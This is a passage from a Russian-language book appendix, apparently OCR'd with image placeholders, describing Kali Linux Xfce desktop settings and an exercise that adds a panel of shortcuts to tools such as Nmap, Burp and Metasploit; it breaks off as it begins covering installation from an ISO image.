


Рис. A.19. Настройки дисплея




Рис. A.20. Расширенные настройки дисплея

Файловый менеджер

С помощью диспетчера файлов, показанного на рис. A.21, вы можете управлять поведением и внешним видом файлового менеджера в среде рабочего стола Kali Xfce.




Рис. А.21. Файловый менеджер Kali

Отображение

На вкладке Display (Отображение), показанной на рис. А.22, вы можете изменить настройки отображения файлового менеджера:




Рис. А.22. Настройки файлового менеджера

- просмотр новой папки по умолчанию/отображение миниатюр;
- сортировка папок;
- отображение размера файла в двоичном формате;
- отображение текста рядом со значками;
- формат даты.

Боковая панель

Вкладка Side Pane (Боковая панель) позволяет изменять настройки боковой панели в файловом менеджере. В основном вы можете изменять размер значков.

Поведение

Вкладка Behavior (Поведение), показанная на рис. А.23, позволяет добавлять или удалять некоторые параметры поведения в файловом менеджере, и вы можете:

- определить одиночный/двойной щелчок для активации элементов;
- управлять поведением открытия новых вкладок или нового окна;
- добавить действие немедленного удаления в контекстное меню.




Рис. А.23. Поведение файлового менеджера

Расширенные настройки

На вкладке Advanced (Расширенные настройки), показанной на рис. А.24, вы можете настроить еще больше параметров, связанных с правами доступа к папкам и управлением томами.




Рис. А.24. Расширенные настройки файлового менеджера

Клавиатура

Меню клавиатуры позволяет управлять настройками клавиатуры и дает возможность устанавливать ярлыки приложений.

Поведение

Вкладка Behavior (Поведение), показанная на рис. А.25, позволяет изменять настройки поведения клавиатуры.




Рис. А.25. Настройки клавиатуры

Вы сможете изменить следующие параметры работы клавиатуры:

- включить/отключить NumLock при старте системы;
- включить/выключить повторение клавиш, когда вы зажимаете клавишу пальцем;
- показывать/скрывать мигающий курсор.

Сочетания клавиш

Сочетания клавиш, показанные на рис. А.26, — отличная настройка. Она позволяет настраивать сочетания клавиш для запуска приложений. Просто нажмите Add (Добавить), чтобы создать собственное сочетание клавиш. На рис. А.26 вы увидите комбинацию клавиш Ctrl+Alt+W, которую я создал для открытия браузера. Обратите также внимание, что сочетание клавиш Ctrl+Alt+T откроет новое окно терминала, это сочетание клавиш я тоже часто использую.




Рис. А.26. Сочетания клавиш приложений

Раскладка

Вкладка Layout (Раскладка) пригодится, если вы хотите использовать клавиатуры с несколькими языками.

Редактор типов MIME

В окне MIME Type Editor (Редактор типов MIME), показанном на рис. А.27, вы можете изменить приложение по умолчанию, связанное с типом файла. Чтобы изменить значение, дважды щелкните на элементе, который хотите отредактировать.




Рис. А.27. Редактор типов MIME

Мышь и сенсорная панель

Вы можете использовать параметры в этом окне, показанные на рис. А.28, для управления настройками внешнего вида курсора и поведения мыши.




Рис. А.28. Настройки мыши

Ниже перечислены основные задачи, которые вы можете решить в этом окне.

- На вкладке Devices (Устройства) вы можете изменить:
  - кнопки мыши (для левой или правой руки);
  - скорость указателя мыши (ускорение и чувствительность).
- На вкладке Behavior (Поведение) вы можете настроить:
  - количество пикселей, на которые необходимо переместить элемент перед активацией функции drag-and-drop;
  - время между двумя щелчками мыши, которые будут считаться двойным щелчком;
  - максимальное расстояние, на которое может переместиться мышь, чтобы это было расценено как двойной щелчок.
- На вкладке Theme (Тема) вы можете настроить:
  - вид указателя мыши (темы);
  - размер курсора.

Панель

Панель, показанная на рис. А.29, представляет собой верхнюю панель, которую вы видите на своем рабочем столе. Здесь вы узнаете, как ее настроить. Чуть позже мы обсудим, как добавить собственную панель в среду рабочего стола.

Рис. А.29. Верхняя панель

Отображение

На вкладке Display (Отображение), показанной на рис. А.30, вы можете управлять настройками отображения панели. Обязательно выберите нужную панель, которую вы хотите настроить, из верхнего выпадающего списка (в нашем примере мы используем панель 1).

- В разделе General (Общие сведения) вы сможете:
  - установить направление на горизонтальное, вертикальное или Deskbar (Панель управления);
  - заблокировать панель, чтобы случайно не перетащить ее;
  - скрывать ее по требованию или показывать всегда;
  - зарезервировать место на границе экрана.

- В разделе Measurements (Измерения) вы можете изменять размер панели. Имейте в виду, что высота панели (вертикальная панель) или ширина (горизонтальная панель) равны количеству строк, умноженному на размер строки.




Рис. А.30. Настройки панели

Внешний вид

На вкладке Appearance (Внешний вид), показанной на рис. А.31, вы сможете изменить внешний вид панели рабочего стола Kali:

- установить стиль фона;
- автоматически настроить размер значков;
- изменить прозрачность панели.

Элементы

На вкладке Items (Элементы), показанной на рис. А.32, вы можете управлять элементами внутри вашей панели: добавлять, удалять или изменять расположение значков/элементов, принадлежащих панели.




Рис. A.31. Настройки внешнего вида панели




Рис. A.32. Расположение элементов панели

Рабочие области

В окне Workspaces (Рабочие области), показанном на рис. A.33, можно выполнить следующие действия:

- изменить количество рабочих областей;
- переименовать их;
- установить отступы для вашего рабочего пространства.




Рис. А.33. Рабочие области

Диспетчер окон

В Window Manager (Диспетчер окон), показанном на рис. А.34, вы можете настроить внешний вид окна, сочетания клавиш и многое другое.




Рис. А.34. Диспетчер окон

Стиль

На вкладке Style (Стиль) вы можете настроить внешний вид открытых окон в вашем Kali Linux. Вот список действий, которые вы можете выполнить на этой вкладке:

- изменить тему в правом списке разделов;
- изменить шрифт и выравнивание заголовка;
- измените расположение кнопок.

Клавиатура

На вкладке Keyboard (Клавиатура), показанной на рис. А.35, вы меняете сочетания клавиш для работы с окнами (например, свернуть, развернуть и т. д.).




Рис. А.35. Сочетания клавиш, позволяющие управлять окнами

Фокус

Вкладка Focus (Фокус), показанная на рис. А.36, сложна для понимания. Проще говоря, окно в фокусе будет реагировать на ввод либо с мыши, либо с клавиатуры.




Рис. А.36. Настройки фокуса окна

Ниже приведен список настроек, которыми вы можете управлять на этой вкладке.

- При выборе Click To Focus (Щелчок для фокусировки) окно фокусируется, когда вы щелкаете в любом месте внутри него.
- При выборе Focus Follows Mouse (Фокус следует за мышью) окно будет фокусироваться при наведении курсора мыши на него.
- При выборе Automatically (Автоматически) фокусировка происходит на вновь открывшемся окне.
- Можно закрепить активное окно поверх всех окон.
- Установите Raise On Click (Поместить вперед при щелчке), чтобы вывести ваше окно на передний план, когда вы щелкаете в любом месте внутри него.

Практический пример настройки рабочего стола

Количество настроек на первый взгляд кажется ошеломляющим, но следующее упражнение позволит вам попрактиковаться в настройках и сделать ваш рабочий стол Kali Xfce еще более удобным. Упражнение призвано дать представление о том, что вы можете сделать в этой среде. Ниже приведены задачи, которые вам предстоит выполнить:

- отредактировать верхнюю панель;
- добавить вторую панель с вашими любимыми приложениями;
- изменить внешний вид рабочего стола.

Отредактировать верхнюю панель

Прежде чем вы начнете редактировать панель, обратите внимание, что применяемые вами изменения являются необязательными. Вы можете сами решить, какие опции больше подходят для вашей среды Kali.

Удалить значки

Для начала удалите все значки приложений на верхней панели, чтобы вы могли поместить их на нижней панели, специально для приложений (например, как в Mac iOS).

Откройте Settings (Настройки), затем перейдите в Panel ▸ Items (Панель ▸ Элементы), как показано ранее на рис. А.32.

Удалите некоторые элементы из списка, выбрав их и щелкнув на значке «минус» в правой части окна. Не нажимайте кнопку «минус» в правом верхнем углу, это приведет к удалению всей панели.

- Удалите Show Desktop (Показывать рабочий стол).
- Удалите Directory Menu (Каталог меню).
- Удалите два элемента запуска под пунктом Directory Menu (Каталог меню).
- Удалите два из четырех разделительных элементов (под пунктом меню Whisker).

Результаты показаны на рис. А.37.




Рис. А.37. Настройки панели

На рис. А.38 показано, как будет выглядеть верхняя панель после внесения этих изменений.




Рис. А.38. Изменения верхней панели

Добавление новой нижней панели

Затем на панели Next (Далее) вы создадите еще одну панель, посвященную ярлыкам приложений. Вы можете выбрать любые приложения, какие хотите, но для этого упражнения вы добавите ярлыки к следующим программам:

- файловый менеджер;
- Nmap;
- Burp;
- окно терминала;
- Metasploit;
- текстовый редактор;
- браузер;
- Wireshark;
- Searchsploit.

Добавление панели

Чтобы создать новую панель, откройте Settings ▸ Panel (Настройки ▸ Панель) и щелкните на значке «плюс» рядом с выбранной панелью, которая в данном случае является панелью 1 (Panel 1) (рис. А.39).

Как только вы нажмете значок «плюс», появится новая небольшая панель. Перетащите ее в нижнюю часть экрана. Важно отметить, что вы должны разместить ее вручную в центре экрана.

Затем настройте панель 2, как показано на рис. А.40.




Рис. A.39. Добавление панели




Рис. A.40. Новые настройки панели

Начнем добавлять ярлыки. Для этого просто откройте меню и найдите приложение, которое хотите добавить; затем щелкните на нем правой кнопкой мыши и выберите Add To Panel (Добавить на панель), как показано для текстового редактора на рис. A.41.

Рис. A.41. Добавить на панель

Выполните ту же процедуру для всех других приложений, перечисленных ранее. На рис. А.42 показан конечный результат.

Рис. А.42. Окончательные результаты

Изменение рабочего стола

Вы можете получить доступ к настройкам вашего рабочего стола (или любого другого модуля, такого как панель, меню и т. д.), щелкнув правой кнопкой мыши на рабочем столе и выбрав в меню пункт Desktop Settings (Настройки рабочего стола), как показано на рис. А.43. Это быстрее и проще, чем открывать меню и нажимать ярлык настроек.




Рис. А.43. Настройки рабочего стола

Изменение фона рабочего стола

После открытия окна настроек рабочего стола перейдите на вкладку Background (Фон), чтобы изменить фоновое изображение. Выберите последний пункт из списка (рис. А.44).

Рис. А.44. Фон рабочего стола

Изменение значков на рабочем столе

Перейдите на вкладку Icons (Значки) (в окне настроек рабочего стола) и внесите следующие два изменения, показанные на рис. А.45:

- установите размер шрифта значков равным 58;
- удалите значок файловой системы с рабочего стола.

На рис. А.46 показан великолепный внешний вид вашего нового рабочего стола.

Установка Kali Linux с нуля

Ранее вы узнали, как установить предварительно упакованную копию виртуальной машины Kali Linux, так что можете просто следовать тексту приложения. Но допустим, у вас есть выделенный компьютер, например ноутбук, и вы хотите установить Kali Linux в качестве основной операционной системы. Чтобы выполнить эту работу, вам понадобится ISO-образ Kali Linux. Конечно, вы также

